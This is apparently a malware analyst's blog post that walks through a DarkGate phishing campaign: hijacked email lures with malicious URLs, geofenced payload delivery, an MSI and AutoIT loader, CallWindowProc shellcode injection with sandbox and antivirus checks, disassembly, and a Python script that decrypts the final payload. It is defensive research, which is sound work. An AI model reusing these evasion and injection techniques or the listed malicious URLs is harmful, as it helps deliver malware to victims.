DarkGate - Threat Breakdown Journey

Shining a Light on the Hidden Tactics and Techniques Employed by DarkGate

11 minute read

0xToxin

Threat Analyst & IR team leader - Malware Analysis - Blue Team

Follow

On This Blog

Intro

Over the past month, a widespread phishing campaign has targeted individuals globally.

The campaigns execution chain ends with the deployment of a malware known as: DarkGate. A loader type malware.


DarkGate is exclusively sold on underground online forums and the developer keeps a very tight amount of seats for customers.

The Lure

The adversary behind the campaign distributed a high volume campaign of phishing emails, those mails were stolen conversation threads that the adversary had access to.

The challenge here lies in the fact that users often trust what they remember, and because of that, I think users who aren't aware of such tactics could easily become infected and fall prey to the "social engineering" trap.


Below, you'll find an example of the content the adversary added to the hijacked conversation thread:


Hello,

Feel free to view & looked over my latest collaboration plan in the url provided below.

https://becelebrity.com/rj/c1rlvl18p5

I've created a diagram that demonstrates the execution flow of the campaign:



Geofence Check

Honestly, I’m still trying to figure out what checks need to be passed to get through the geofence set by the adversary. After examining some of the URLs on URLscan.io, I discovered that those which were successful in obtaining a payload featured the `refresh` header in their response (makes sense). This header included the URL needed to download the payload, for instance:

Request headers

Referer	https://acnanz.net/hul0q
Upgrade-Insecure-Reque...	1
User-Agent	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.110 Safari/537.36
accept-language	es-ES,es;q=0.9

Response headers

Connection	Keep-Alive
Content-Length	0
Content-Type	text/html; charset=UTF-8
Date	Wed, 26 Jul 2023 18:09:48 GMT
Keep-Alive	timeout=5, max=99
Refresh	0; URL=https://alianzasuma.com/wzxfh
Server	Apache

If the user successfully passes the check, an MSI file is downloaded from the URL, following the structure: `Project_[0-9]{7}\.msi`

MSI Loader


The downloaded MSI carries two embedded files:

- CustomAction.dll
- WrappedSetupProgram.cab

The DLL is called upon by the MSI to unpack the content housed in WrappedSetupProgram.cab and execute it.

The cab archive includes two files:

- Autoit3.exe
- UGtZgHHT.au3 (AutoIT 3 script)




AutoIT Script

Extracting The Script


Upon initial examination, the script appears to be altered. Typically, most AutoIT scripts I've come across begin with the magic bytes `A3 48 4B BE` and `41 55 33 21 45 41` (AU3!EA) like explained in this blog:

> *You can find the au3 script magic `bytes AU!EA06`(06 here is the subtype of the script), inside of its hex dump as shown in the picture below.*



However, the script I analyzed contained a substantial amount of what seemed to be junk data at the start of the file. (We'll get back to this later in the blog)

I managed to locate the magic bytes indicating the AU3 script's starting point at the offset `0xA0A5C`:




To extract the actual script, I changed the file's extension from au3 to a3x (representing an AutoIT3 compiled script) and used the tool myAut2Exe for extraction.

Shellcode CallWindowProc Injection

The AU3 script consists of two main components:

1. A segmented hex-encoded shellcode that is concatenated into a single variable.
2. Injection and execution of the shellcode.

The first part is quite self-explanatory. In my analysis, the variable was named **$SSUGZNUOOE**, and it appeared over 2,000 times in the script:



The second segment of the script initiates by verifying the existence of the ProgramFiles folder and confirming that the username executing the script is not **SYSTEM**. I suspect these checks are evasion tactics to ensure the script runs within a standard Windows environment rather than a sandbox or custom setup.

The script proceeds to convert the hex-encoded shellcode to a binary string using the `BinaryToString` function and assigns it to the **$MZRSVIMCSW** variable. The variable **$MFCKUCOYGW** is initialized as a DLL structure sized to the shellcode using the `DllStructCreate` function.

The script checks if the path `C:\Program Files (x86)\Sophos` exists. If it doesn’t, a hex-encoded command is executed which, upon decoding, reveals the use of the API `VirtualProtect` to modify the memory region protection of $MZRSVIMCSW to ERX. (My theory is that the DarkGate developer noticed Sophos could detect changes in protection type)

The script then copies the content of the shellcode into the DLL structure and injects it by calling the API `CallWindowProc`. (I found a [youtube video]() that presents a POC for the injection)

ShellCode Analysis

Upon loading the ShellCode in IDA, it becomes immediately apparent that the shellcode consists of a single large function that loads stack-strings.

```
seg000:0000001C                 push    ebx
seg000:0000001D                 push    esi
seg000:0000001E                 push    edi
seg000:0000001F                 lea     eax, [ebp+var_3A56]
seg000:00000025                 mov     byte ptr [eax], 4Dh ; 'M'
seg000:00000028                 mov     byte ptr [eax+1], 5Ah ; 'Z'
seg000:0000002C                 mov     byte ptr [eax+2], 50h ; 'P'
seg000:00000030
seg000:00000030 loc_30:                                 ; DATA XREF: sub_0+194A7↓r
seg000:00000030                                         ; sub_0+194EE↓r
seg000:00000030                 mov     byte ptr [eax+3], 0
seg000:00000034                 mov     byte ptr [eax+4], 2
seg000:00000038                 mov     byte ptr [eax+5], 0
seg000:0000003C                 mov     byte ptr [eax+6], 0
seg000:00000040                 mov     byte ptr [eax+7], 0
seg000:00000044                 mov     byte ptr [eax+8], 4
seg000:00000048                 mov     byte ptr [eax+9], 0
seg000:0000004C                 mov     byte ptr [eax+0Ah], 0Fh
seg000:00000050                 mov     byte ptr [eax+0Bh], 0
seg000:00000054                 mov     byte ptr [eax+0Ch], 0FFh
seg000:00000058                 mov     byte ptr [eax+0Dh], 0FFh
seg000:0000005C                 mov     byte ptr [eax+0Eh], 0
seg000:00000060                 mov     byte ptr [eax+0Fh], 0
seg000:00000064                 mov     byte ptr [eax+10h], 0B8h
seg000:00000068                 mov     byte ptr [eax+11h], 0
seg000:0000006C                 mov     byte ptr [eax+12h], 0
seg000:00000070                 mov     byte ptr [eax+13h], 0
seg000:00000074                 mov     byte ptr [eax+14h], 0
seg000:00000078                 mov     byte ptr [eax+15h], 0
seg000:0000007C                 mov     byte ptr [eax+16h], 0
seg000:00000080                 mov     byte ptr [eax+17h], 0
seg000:00000084                 mov     byte ptr [eax+18h], 40h ; '@'
seg000:00000088                 mov     byte ptr [eax+19h], 0
seg000:0000008C                 mov     byte ptr [eax+1Ah], 1Ah
seg000:00000090                 mov     byte ptr [eax+1Bh], 0
seg000:00000094                 mov     byte ptr [eax+1Ch], 0
seg000:00000098                 mov     byte ptr [eax+1Dh], 0
seg000:0000009C                 mov     byte ptr [eax+1Eh], 0
seg000:000000A0                 mov     byte ptr [eax+1Fh], 0
```


In addition, I used [FLOSS](#) to check on the strings and FLOSS successfully extracted 71 strings:

```
| extracted strings      |
|  static strings        | Disabled
|  stack strings         | 71
|  tight strings         | Disabled
|  decoded strings       | Disabled
+------------------------+------------------------------------------------------------------------------------+


 ─────────────────────
  FLOSS STACK STRINGS
 ─────────────────────

TSarray
loaderU
SVWUQ
bin 404
kernel32.dll
GetCurrentThreadId
ExitProcess
UnhandledExceptionFilter
RtlUnwind
RaiseException
GetCommandLineA
TlsSetValue
TlsGetValue
LocalAlloc
GetModuleHandleA
GetModuleFileNameA
FreeLibrary
HeapFree
HeapReAlloc
```


Next, I will use [BlobRunner](#) to invoke the shellcode, set a breakpoint after all the stack-strings have been pushed onto the stack, and dump the memory containing the executable that was pushed:



Loader Analysis

The loader we've dumped will be in charge of decoding and executing part of the junk data stored inside of the AutoIT script (After decoding we will face with the final binary which is the ***DarkGate*** loader)

The loader requires a a command line argument which will be the path to the AutoIT script. The loader will check for the argument and if it's not ends with **.au3** or the executable can't get a handle for the file a message box with the text "**bin 404**" will appear and the loader will terminate itself.



When the loader successfully accesses the AutoIT script, it reads its content and segments it based on the character: **|** (0x7C).

Next, the loader retrieves 8 bytes from the second offset of the data located in the second element of the array. (Represented as: `stringsArray[2][1:9] == xorKeyData`).


The character `a` is then prefixed to these extracted bytes. (Resulting in: `a + xorKeyData == modifiedXorKey`).

To generate the decryption key, the loader first determines the length of the concatenated byte array, then employs an XOR loop over each byte in the array (`len(modifiedXorKey) ^ modifiedXorKey[0] ^ modifiedXorKey[1] ...`).

The loader fetches the data from the third element of the array and decodes it from base64. Each byte of this data is XOR-ed with the decryption key and also applied with a NOT operation.

```
{
  MessageBoxA(0, "bin 404", Caption, 0);
}
mw_split_by_char_7C(v_scriptContent, &char_7C[1], &v_splitArray);
mw_move_to_first(&v_StringsArray, v_splitArray, (int)&byte_403148);
System::__linkproc__ LStrCopy(*(_DWORD *)(v_StringsArray + 4), 2, 8, &v_xorKeyData);// v_xorKeyData = v_StringsArray[1] 8 Bytes from offset 2
System::__linkproc__ LStrCat3(&v_ModifiedXorKey, &str_a[1], v_xorKeyData);// 'a' + v_xorKeyData
mw_convert_from_base64(*(char **)(v_StringsArray + 8), (unsigned int *)&v_EncodedData);// v_EncodedData = v_StringsArray[2] -> decode from B64
mw_decrypt(v_EncodedData, v_ModifiedXorKey, &v_Payload);// len(v_ModifiedXorKey) ^ (all bytes of v_ModifiedXorKey) == Key.
                                                        // NOT (byte v_EncodedData ^ Key)
mw_Copy_To_First(&dword_405698, v_Payload);
mw_Execute_Final_Payload(dword_405698);
```

The outcome of this process is an executable, which is the final payload (**DarkGate** malware)



Address	Hex																ASCII
02110050	4D	5A	50	00	02	00	00	00	04	00	0F	00	FF	FF	00	00	MZP.........ÿÿ..
02110060	B8	00	00	00	00	00	00	00	40	00	1A	00	00	00	00	00	¸.......@.......
02110070	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
02110080	00	00	00	00	00	00	00	00	00	00	00	00	00	01	00	00	....
02110090	BA	10	00	0E	1F	B4	09	CD	21	B8	01	4C	CD	21	90	90	º....´.Í!¸.LÍ!..
021100A0	54	68	69	73	20	70	72	6F	67	72	61	6D	20	6D	75	73	This program mus
021100B0	74	20	62	65	20	72	75	6E	20	75	6E	64	65	72	20	57	t be run under W
021100C0	69	6E	33	32	0D	0A	24	37	00	00	00	00	00	00	00	00	in32..$7........
021100D0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
021100E0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
021100F0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
02110100	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
02110110	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
02110120	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....

To streamline this process, I’ve created a Python script capable of extracting and decrypting the DarkGate payload from the AutoIT script:

```python
from base64 import b64decode


AUTO_IT_PATH = '' #Change to the AutoIT script path.

FINAL_PAYLOAD_PATH = '' #Change to output path.


fileData = open(AUTO_IT_PATH, 'rb').read().decode(errors='ignore')


stringsArray = fileData.split('|')

modifiedXorKey = 'a' + stringsArray[1][1:9]


decodedData = b64decode(stringsArray[2])

key = len(modifiedXorKey)


for byte in modifiedXorKey:

    key ^= ord(byte)


finalPayload = b''


for byte in decodedData:

    finalPayload += bytes([~(byte ^ key)& 0xFF])


open(FINAL_PAYLOAD_PATH, 'wb').write(finalPayload)
```

```
print('[+] Final Payload Was Created!')
```

DarkGate Analysis

Essentially, you can read through the developer's sale thread on xss.is and understand the various capabilities of the loader, which include:

- HVNC
- Crypto miner setup
- Browser history and cookie theft
- RDP
- HAnyDesk

